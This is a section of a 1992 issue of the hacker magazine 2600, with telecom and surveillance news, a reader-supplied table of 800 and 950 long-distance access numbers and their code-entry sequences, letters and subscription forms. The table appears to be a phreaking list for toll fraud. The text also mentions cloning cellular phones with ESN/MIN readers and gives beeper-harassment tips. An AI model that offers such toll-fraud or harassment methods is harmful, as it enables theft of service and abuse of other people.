Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 7/1/92.

The Latest

Big Brother

As many have heard, the FBI has expressed an interest in "modernizing" digital phone systems by making remote surveillance a built-in feature. They insist that it's impossible for them to intercept phone calls made on digital systems. This is untrue; all it requires is different equipment. If the FBI is able to succeed in convincing lawmakers that wiretapping is an endangered species, we will be faced with a mandatory surveillance feature in every telephone system. Penalties for non-compliance will be severe. The dangers in this are obvious. Whereas in the past, it was a royal pain to get a wiretap going, with new technology it will be easy. Too easy. Surveillance will be obtainable remotely from a keyboard. While we can say that the same rules will apply insofar as getting court approval, etc., it doesn't take a genius to realize that there will be abuses. Monitoring phone lines will become as easy as looking up somebody's credit. We must keep a watchful eye out for proposals like this one because once we accept them, it's virtually impossible to turn back.

The Air Force is investing in $30,000 fax tappers, each of which is capable of monitoring four phone lines for "communications security violations". Every time a fax is sent on one of the lines, a copy is also sent to a laptop computer. Forty of the machines have been ordered so far. Each of them is also capable of monitoring and storing modem communications.

The United States government is claiming that notes kept on the White House computer system are not records but merely private conversations. This claim would allow the government to delete these notes forever. But researchers are saying that these notes comprise "real and uncensored" history as opposed to the official archives, which are like Disneyland in comparison. In January 1989, the National Security Archive, a private group that collects declassified documents, went to court to keep the White House computer system from being purged. In 1986, much of the evidence in the Iran/Contra hearings came from messages in the White House computer system.

International News

According to reports from Moscow, Russian phone rates are rising along with everything else in the Commonwealth of Independent States, at the rate of about 1,500 percent. The cost to rent a residential phone will go from 2.5 rubles to 15 rubles, which is about 15 U.S. cents. Long distance rates are also going up. Local calls, which are currently untimed, are going to be billed at .05 rubles per minute. Businesses will also be encouraged to pay more than residential customers. International phone rates are also rising. For example, calls to Europe will cost 45 rubles per minute, up from six. Calls to the United States calls will be between 200 and 300 rubles a minute, up from twelve.

The Ukraine is also planning to increase prices by up to 600 percent. Prices have also gone up dramatically in Estonia.

Modems is Moscow now have to be registered. Starting April 1st, the Commercial Service of the Moscow City Telephone Network started searching for unregistered modems. According to officials, approximately 100,000 modems are currently in use in Moscow. A general database is being compiled on modem owners.

Officials believe that companies running phone-based communications networks and companies that manufacture and sell modems will help to detect the "illegal" modems. Authorities are requesting that these companies submit their user lists.

According to sources, the violators won't be fined. They'll simply be urged to sign a contract. Depending on what a company does and how it's financed, the cost for having a modem can range from 324 rubles a year to 50,000 rubles a year. So far, there is no set policy on modems owned by individual people.

AT&T is planning to offer USA Direct service and 800 numbers from the former Soviet Union. They also want to vastly increase the number of available lines, which have been known to fail over 90 percent of the time because of overcrowding.

Sprint is now offering direct service to all fifteen of the former republics of the Soviet Union. The service uses the Intersputnik satellite and is routed through St. Petersburg. This is vastly superior to AT&T, which only offers service to two republics, Russia and Armenia.

Yet another change to British area codes is in store. On Easter Sunday, April 3, 1994, an extra "1" will be added after the "0" on every city code. For instance, London (which a couple of years ago was "01" from inside England, "1" from outside) is now "071" or "081" from inside England and "71" or "81" from outside. In 1994, it will become "0171" or "0181" and "171" or "181" respectively. Officials say, "This potential tenfold increase in the UK's number capacity will allow customers to take full advantage of the continuing development of Britain's telecommunications industry." This "national code change" is not being made because of a shortage of phone numbers. Rather, the city codes themselves are in short supply. No, there aren't more cities suddenly popping up. But there are all kinds of new services that require codes of various sorts. And of the original 1,000 codes, only 20 are left. British Telecom has set up a special number for those people who are confused: 0800-800-873. 0800, incidentally won't be adding a 1 in 1994. Neither will 0898 or numbers belonging to mobile phones.

In 1987 the cable linking the United States and Cuba wore out. Since then all calls have been by radiotelephone. And, since the United States doesn't like Cuba, they've been refusing to pay Cuba their share of the revenue. Now, the State Department has decided to allow limited payments of what Cuba is owed to begin. This in turn will lead to the opening of a new undersea telephone cable link. This is known as diplomacy.

Israel surprised everyone by opening direct phone links to ten Arab countries, not all of which are thrilled to be getting called. The countries are Algeria, Bahrain, Jordan, Lebanon, Morocco, Qatar, Saudi Arabia, Tunis, United Arab Emirates, and Yemen. Calls were previously impossible except through foreign switchboards used by private companies. At least one country, Jordan, has promised to block incoming calls from Israel.

According to British papers, there is a proposal to equip highways with bar codes. By having bar codes at every intersection, a car's on-board computer can instantly tell where the car is. People will never again get lost as the computer will always be able to tell them where to go. Temporary bar code mats can be placed on roads to warn of accidents or detours. (Of course, such mats could be placed by almost anyone!) The bar codes can trigger all kinds of reactions. Since speed limits can be read from them, your car can be programmed to either say something nasty to you or refuse to comply if you go above the speed limit. And, of course, the computer will be able to tell if you're going the wrong way on a one-way street.

Christian Democrats in Germany continue to press for a huge increase in police powers, one that would allow cops to put bugs and video cameras in homes and, in some cases, adopt criminal tactics. They claim this is needed to counter organized crime and left-wing terrorist groups. According to the Interior Minister, Wolfgang Schauble, "In the long term we will not be able to avoid using technical methods in people's homes if we want to combat organized crime."

In Australia, telephones are once again being made with letters that correspond to the numbers. (They've been absent for over 25 years.) Their system is identical to the American system, except that Q and Z show up on the 1 key, which for some reason is blank here.

Some new USA Direct numbers: China (near Shanghai): 1081, Gibraltar: 8800, Guantanamo Bay: 935, Ireland: 1-800-550-000, Luxembourg: 0-800-0111, Nicaragua (Managua): 64, (outside Managua): 02-64, Poland (Warsaw): 010-480-0111, (outside Warsaw): 0*010-480-0111, Portugal: 05017-1-288, Saipan: 235-2872, Saudi Arabia: 1-800-100; Spain: 900-99-00-11, Turkey: 9*9-8001-2277, Yugoslavia: 99-38-0011. * means you have to get a second tone before continuing.

Bell Atlantic now offers a service called Connect ReQuest. It's for those buffoons who call directory assistance and then don't have a pen to write down the number. By pressing 1, these poor souls can be connected directly to the number they asked for unless, we presume, it's unlisted. It costs 30 cents on top of the cost for directory assistance and the call to the number itself. Who says money can't be made from laziness?

New Technology

A new service is being introduced by AT&T that some may consider revolutionary. It's called Easy Reach and makes extensive use of the 700 area code. For $7 a month, anyone can get a 700 number which can be programmed to ring any phone in the country (excluding Hawaii and Alaska). The advantages are obvious - a single telephone number can follow you around for your entire life, regardless of how many times you move. The disadvantages scream loudly once this becomes expected behavior.

The service is quite similar to Cable and Wireless' programmable 800 service, except that it's being aimed primarily at consumers, not businesses. Easy Reach is more sophisticated, providing options such as passwords for selected people, so that only their calls will be accepted. Up to 19 separate passwords can be assigned to a single 700 number. But Easy Reach will be far less secure than the Cable and Wireless service. Only four digits are needed to access programming features on the AT&T service and you can do it directly from your 0-700 number. Cable and Wireless makes you dial a separate 800 number, then enter twelve digits before you can do any programming.

The service will be available on June 15th. Rates for the calls are somewhat expensive, at around 25 cents a minute during the day. What's particularly interesting is that calls to the 0-700 number apparently will be either billed to the called party or the caller. Nobody at AT&T could tell us how the caller will know who's paying for the call. And another disadvantage to this whole project is that many phone numbers may block access to all 700 numbers because of expensive services like Alliance Teleconferencing that can be abused.

For only $1295 you can get an ESN/MIN reader. ESN stands for Electronic Serial Number and MIN is Mobile ID Number. Both of these are continuously transmitted by a cellular phone. Once this information is received it can be programmed into a PROM chip and used in another cellular phone and billed to the original phone. Curtis Electro Devices of Mountain View, California currently offers this device which undoubtedly has been the focus of some controversy.

New York has approved Caller ID with certain conditions, the most important of which is the ability for callers to conceal their identities, if they so choose. The service will be introduced in smaller areas of the state, with large areas like New York City getting it in a year or more. Richard Kessel, executive director of the New York State Consumer Protection Board, called Caller ID "a wolf in sheep's clothing."

Speaking of technological upgrades, the 2600 central office is finally going to phase out its ancient crossbar switch and replace it with a brand new 5ESS digital switch. This means that our ring will sound just like everybody else's, as will our busy signal. Customers throughout the area will notice that their touchtone phones no longer cut the dialtone unless they pay an extortion fee. For most consumers, the biggest deal will be that call waiting will finally be available. We can barely contain our excitement.

Over the past few months, various 2600 types have wandered into the central office to see just what's being done. (Since going in unannounced is the only way to get in at all, we believe it's justified. Customers have the right to see how their phone lines are being managed.) They took a bunch of interesting and revealing photos before being kicked out.

We are certainly going to miss our old crossbar. Cutover is scheduled for sometime between June and September, depending on who you believe. See if you can be the first to call us on the new switch. You can hear our crossbar busy signal on 516-751-9970. A digital busy signal can be heard in another central office on 516-360-9970. When those two numbers sound the same, another mechanical switch will have bitten the dust.

NYNEX has started offering electronic yellow pages to its customers. It's the first of the Baby Bells to do this. For 61 cents a minute, consumers can dial into the yellow pages and request listings for particular types of businesses. If desired, these listings can be for a particular zip code. Of course, when one peruses a phone book, it sometimes takes time to decide on the best number to call, especially when looking for a business where there are many competitors. Next time you look up a number in the real yellow pages, see how much you would have spent if you had been using the electronic version. Then consider that you've spent all of this money and you haven't even made a phone call yet! Technology marches on.

Screen-based telephones are being introduced in various places. These are phones that can also display text for such services as bank transactions, schedule information, directory assistance, or Caller ID. It's supposedly the wave of the future.

New York Telephone has been using an automated billing information system for some months now. By calling 800-698-3545, entering a telephone number and the three digit code that follows it on the phone bill, you can find out the amount owed and make payment arrangements. Apparently they aren't too comfortable with the system because they only leave it running during the daytime when people are around! We think they phrased it best in their little brochure: "The system is easy to use and can only be used by current customers for getting billing information on your account." Either someone isn't too good with pronouns or someone is sneaking out the truth.

You may see a new kind of payphone showing up in airports. AT&T has been testing a combination voice/data/information services phone. It basically looks like a payphone with a keyboard and screen and is designed to be a portable office for business travellers. The phone works like an ATM, allowing callers to go through menus to get to the option they want. The phone has a data port so laptop computers and portable fax machines can be plugged right in. The keyboard is "rented" for $2.50 for the first 10 minutes and $1 for every additional ten minutes. This is on top of the charge for calls.

If you find yourself at one of those private payphones and are tearing your hair out because you can't get an AT&T operator, you can now dial 800-CALL ATT and hit a couple of touchtones to get connected. You can even call back locally using an AT&T calling card with this method. (This doesn't work normally.) The now famous 15xxx abbreviated calling card trick does not work here.

Beware of increasingly sleazy 800 numbers that actually bill you for the call. A common ploy is for companies to mail out postcards claiming that the receiver has won something and that they have to call an 800 number to find out what it is. It's always been possible to bill something to a credit card by calling an 800 number. But to bill something back to the number that's calling defeats the entire purpose of 800 numbers and will wind up leading to 800 blocking. Only by widely publicizing this menace can we hope to wipe it out.

British Telecom has introduced new services called Phone Disc and Phone Base which allow reselling of telephone number information. For 2,000 pounds a year, a company can set up their own directory assistance services. It's an interesting concept to pay a company for the right to compete against them. Part of the agreement stipulates that no information be used for marketing purposes.

Phone Base is a dial-up service that connects a customer's computer to the British Telecom database using a modem. There are no charges other than that for a normal local call.

Phone Disc is an electronic version of the phone book on a CD ROM. For 2,200 pounds a year, subscribers can get quarterly updates. (We suppose they could always lose their outdated ones and mail them to us!)

Troublemakers

According to Robert M. Groll of Microframe, less than three percent of harm to computer networks can be attributed to hackers. Sixty-five percent is caused by accident and 19 percent from disgruntled employees. Everything else is caused by disasters of some sort.

Here are some tips recently given out to keep unauthorized people out of private phone systems: Don't let users select their own authorization codes; turn off remote access when it's not needed; limit the number of invalid password attempts for voice mail, then lock the user out; never publish the remote access number; limit remote access lines to domestic calling and turn them off when they aren't needed; don't have any unused phone extensions; use ANI technology to selectively accept calls from certain numbers; make sure time of day options are activated; use two-stage access codes - one that's systemwide followed by a maximum length authorization code; watch for lots of short calls that could indicate hacking.

Honda is suing an irate car owner who they say called its toll-free numbers so often that the company had to block all calls from the Boston area. The whole thing started when the customer had a disagreement with a Honda dealer over whether or not his car stopped properly in the rain. A week later, Honda's Better Business Bureau Information Line in Torrance, California got more than 100 harassing calls in a single day. "Each time when American Honda's customer relations staff answered the telephone, there was no response," a Honda executive said. The company also said the customer tied up one of their fax machines by transmitting multipage letters for four days.

A computer hacker who pleaded guilty to breaking into NASA computer systems has been ordered to undergo mental health treatment and not to use computers without permission from a probation officer for the next three years. Prosecutors said it took the hacker four years to get into the computer systems. It must have been frustrating for the people waiting to press charges.

Opportunists

It had to happen eventually. Phone companies are now offering "protection" against phone abuse. Not in the form of increased security, mind you. For a charge of $100 per month per PBX, Sprint will pay for any fraudulent calls that occur. But Sprint isn't looking to get just any PBX operators. Companies can only use this "service" if they agree to spend at least $30,000 per month for two years on Sprint voice services.

For only $270, you can buy a two volume book called "Toll Fraud and Telabuse". It's being advertised as "The Book Set Everyone Needs Now!" and claims to make it all understandable. We have to wonder what secrets could possibly exist in this book that are not already well documented in the hacker world. There had better be some pretty good ones to justify the price. It's not even hard cover! You can order it by calling 800-435-7878.

Observations

According to extensive research conducted by Southwestern Bell, twenty-seven percent of the local calls made from payphones are not completed because of no answer or a busy signal. "That can be very frustrating," a company representative said.

Regulations

According to FCC rules, private payphone owners are not allowed to block calls to 800 numbers and 950 numbers. They are also supposed to allow access to 10XXX access codes so customers can choose their own long distance companies. Anyone who doesn't allow this is breaking the law, according to Robert Spangler, deputy chief of the Enforcement Division of the FCC. We'd like to hear how responsive the FCC is to the violations our readers are sure to report. We should also point out that many violations occur on regular BOC payphones, such as New York Telephone. Their credit phones, for instance, routinely block access to 950 numbers.

There are those lawmakers who insist that it's illegal to listen in on cellular calls. Then there are those who say it's illegal to tape them. What we're wondering is if it's illegal for us to keep getting anonymous tapes of various cellular calls from all over the country. After all, they're being broadcast unscrambled over public airwaves. And from the sounds of it, the people on the phones are under the impression that nobody can listen in. We have to wonder where these lawmakers are when it comes to defrauding the public and giving them a false sense of security. In the meantime, we're opting for a little reality. We hope more tapes come in so we can show everybody how absurdly easy it is.

☎

fascinating fone fun

by Frosty of the GCMS

The following list is a construct of currently available numbers and where they lead too. This list is in constant need of updating.

Number	Sequence	Description
800-334-7454		VMB
800-222-6338		U.S. Travel
800-331-7166		Computer
800-344-0415		Satellite VMB
800-331-4232		Computer
800-347-2683		Discover Card
800-282-0911		ANI demo
800-292-3044	ACN + 10 digits	Code
800-234-5095	6 digits + ACN	Code
800-245-6332	10 digits + ACN	Code
800-476-3636	6 digits + ACN	Code
800-733-5000	7 digits + ACN	Code
800-327-9488	ACN + 13 digits	ITT Code
800-950-1022	0 + ACN + 14 dig	MCI Code
800-476-4646	6 digits + ACN	NEN Code
800-234-5095	6 digits + ACN	Code
800-237-0407	10 digits + ACN	Code
800-892-9041	6 digits + ACN	Code
800-334-1108	7 digits + ACN	Code
800-221-9658	6 digits + ACN	Code
800-346-3143	6 digits + 1 + ACN	Code
800-334-2274	6 digits + ACN	Code
800-972-1106	5 digits + ACN	Code
800-727-7112	5 digits + ACN	Code
800-342-1252	3 digits + 1 + ACN	Code
800-833-3059	6 digits + 1 + ACN	Code
800-537-3682	8 + ACN + 6 digits	Code
800-322-2214	8 digits + ACN	Code
800-221-9258	6 digits + ACN	Code
800-476-3636	6 digits + ACN	Code
800-255-2255	6 digits + ACN	Code
800-777-4648	5 digits + ACN	Code
800-348-1108	7 digits + 1 + ACN	Code
800-327-9488	ACN + 13 digits	Code
950-0266	7 digits + ACN	Code
950-1001	6 digits + ACN	Code
950-0488	ACN + 13 digits	Code
950-0511	6 digits + ACN	Code
950-1033	7 digits + ACN	Code
950-1011	13 digits + ACN	Code
950-1044	6 digits + ACN	ALN Code
950-1311	6 digits + ACN	Code
950-1407	7 digits + ACN	Code
950-0004	6 digits + ACN	Code
950-1355	6 digits + ACN	Code
950-1555	6 digits + ACN	Code
950-1523	7 digits + ACN	Code
950-1986	5 digits + ACN	Code
950-1022	0 + ACN + 14 digit	MCI Code
950-1012	6 digits + ACN	Code
950-1999	6 digits + ACN	Code
950-1820	6 digits + ACN	Code
950-0537	10 digits + ACN	Code
950-0220	9 digits + ACN	Code
950-1087	7 digits + ACN	Code
950-1729	6 digits + ACN	Code
950-1640	9 digits + ACN	Code

the letters

(continued from page 30)

are connected to the Internet and provide public access accounts, though I pray I am mistaken. Again, your assistance in this matter would be greatly appreciated.

The Information Junkie

We printed a hacker reading list in our Winter 1990-91 edition. Most of what is in there is still obtainable. Additions to this list will be printed in future issues..

If you can't find a college that provides public access accounts, then it may be worthwhile to actually enroll as a part-time student and gain access that way. Or for $30 a month, you can get PC Pursuit, a service that allows you to access modems in other cities. From there you can dial into other services that allow Internet access. PC Pursuit is reachable at 800-336-0437. As public access Internet sites pop up, we will provide the access numbers.

Questions

Dear *2600:*

A few wildly unrelated questions and a comment.

1) Recently I've been trying out the 998 prefix in the 415 NPA. Many of these numbers answer with four or five beeps, then wait for some kind of input. After entering a few numbers, a recorded voice answers, "Thank you for calling" and hangs up. Any idea what this might be?

2) Several months ago, I sent for a subscription to *Cybertek: The Cyberpunk Technical Journal* out of Brewster, NY. The check was cashed but I've heard nothing else from them. Are you familiar with them? Are they still publishing?

3) Caller ID has raised a lot of privacy concerns in many states. Yet large companies have had Caller ID for several years and little mention is made of this in the media. Is there a good reason for this or is big business exempt from Constitutional issues?

4) Today is March 6th, the day the Michelangelo virus became active. The news reports said that although it may not be too difficult to find and prosecute the author of the virus, the FBI had not investigated and has no plans to. The FBI did, however, hold a news conference today to announce that they had raided a local firm making counterfeit copies of Microsoft's MS-DOS 5.0. Estimated street value: $180,000.

I don't really expect this to surprise anyone. There are already 30 years worth of such stories that tell you who the powers that be really are and exactly what they are out to protect.

The Iron Warrior
No Fixed Address

*1) You're reaching a beeper number. You're expected to enter whatever number you want to show up on the beeper (using touch tones) followed by the # key. Hitting the # key is optional but it speeds things up. Some services allow you to transfer back to another beeper by hitting * and dialing the extension. This means you can beep a large number of people with one phone call if you so desire. (You can also mercilessly harass one person by beeping them repetitively on a single call.)*

2) Cybertek is still around but if you put a name like Iron Warrior on your subscription, the post office may be having a moral dilemma delivering it. This happens to quite a few of our subscribers. There is literally no way we can get through to them to tell them that we can't get through to them. So they assume we've run off with their money and occasionally they write angry letters to us containing dark promises of revenge and suit. Many times a simple phone number, alternative address, or just telling the post office to accept mail for your alternative identity if you choose to have one is enough to alleviate these problems entirely.

3) If you're referring to companies having Caller ID within their establishment, that is not technically considered to be Caller ID. Basically a company or institution can do whatever it wants (within some reason) inside its boundaries. If they choose to have extensions identify what other extensions are calling them, it's completely within their rights. Phones that the general public uses are subject to regulations however. If, on the other hand, you're referring to companies that are able to tell who's calling them on their 800 lines, that technology is referred to as ANI (Automatic Number Identification), not Caller ID. While the end result is the same, the thought behind allowing ANI on such calls is that a company has the right to know who's calling them collect, which is what an 800 call really is. But there hasn't been nearly enough public awareness of the fact that 800 calls are no longer anonymous.

4) We suggest you not believe everything you hear or read. In this case we suggest that you believe nothing.

Outraged

Dear *2600:*

I *hate* those @&%*# computers that invade my privacy through the phone. Is there any way to stop them?

P.O.

Tell them what they don't want to hear. And think of other ways to make it not worth their while. As far as we know, it's not illegal to harass people (or machines) that call you.

RESPECT YOUR LABEL

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS HAPPENS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

INDIVIDUAL SUBSCRIPTION

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE SUBSCRIPTION

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS SUBSCRIPTION

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

□ $260 (the dire threats on this page will never apply to you)

BACK ISSUES (invaluable reference material)

□ 1984/$25 □ 1985/$25 □ 1986/$25 □ 1987/$25
□ 1988/$25 □ 1989/$25 □ 1990/$25 □ 1991/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

TOTAL AMOUNT ENCLOSED: □

containment field

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested

SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851